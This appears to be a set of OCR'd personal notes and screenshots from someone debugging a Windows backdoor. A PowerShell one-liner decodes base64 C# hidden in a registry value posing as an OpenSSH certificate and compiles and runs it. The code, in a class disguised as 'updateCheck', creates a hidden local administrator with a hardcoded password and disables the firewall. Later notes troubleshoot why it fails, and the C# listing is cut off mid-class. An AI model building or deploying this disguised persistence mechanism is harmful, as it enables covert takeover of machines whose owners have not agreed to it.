
```
Computer Management (Local
  System Tools
    Task Scheduler
    Event Viewer
    Shared Folders
    Local Users and Groups
      Users
      Groups
    Performance
    Device Manager
  Storage
    Disk Management
  Services and Applications
```

Name	Full Name
Administrator	
admin-team2	
admin-team...	
ansible	ansible
DefaultAcco...	
Guest	
Spencer.D4	
thepcn3rd	
user678	
WDAGUtility...	

Issue not in c# or base64. Not in reg add.



```
PS C:\Windows\system32> $cert = [System.Text.Encoding]::ASCII.GetString([System.Convert
]::FromBase64String(((Get-ItemProperty -Literalpath HKLM:\SOFTWARE\OpenSSH\Certificate)
.'(default)').tostring())); Add-Type -TypeDefinition $cert -PassThru; iex """[updateChe
ck.check]::Main()""" | Out-Null

IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
True     False    check                                    System.Object


PS C:\Windows\system32> _
```



```
PS C:\Windows\system32> echo $cert
using System;
using System.Text;
using System.Diagnostics;
using System.Threading;

namespace updateCheck
{
    public class check
    {
        public static void Main()
        {
            string executeCMD;
            executeCMD = "net user Ensign.T Teachth@tmerrick /add && ";
            executeCMD += "net localgroup Administrators Ensign.T /add && ";
            executeCMD += "netsh advfirewall set allprofiles state off";
            //Console.WriteLine(executeCMD);

            Process cmd = new Process();
            cmd.StartInfo.FileName = "cmd.exe";
            cmd.StartInfo.RedirectStandardInput = true;
            cmd.StartInfo.RedirectStandardOutput = true;
            cmd.StartInfo.RedirectStandardError = true;
            cmd.StartInfo.CreateNoWindow = true;
            cmd.StartInfo.UseShellExecute = false;
            cmd.StartInfo.Arguments = "/C " + executeCMD;
```

Issue is either in the powershell command or the c# code. Maybe @ symbol in csharp password?

https://stackoverflow.com/questions/363884/what-does-the-symbol-do-in-powershell

Password also does not meet system password requirements? Use ‘’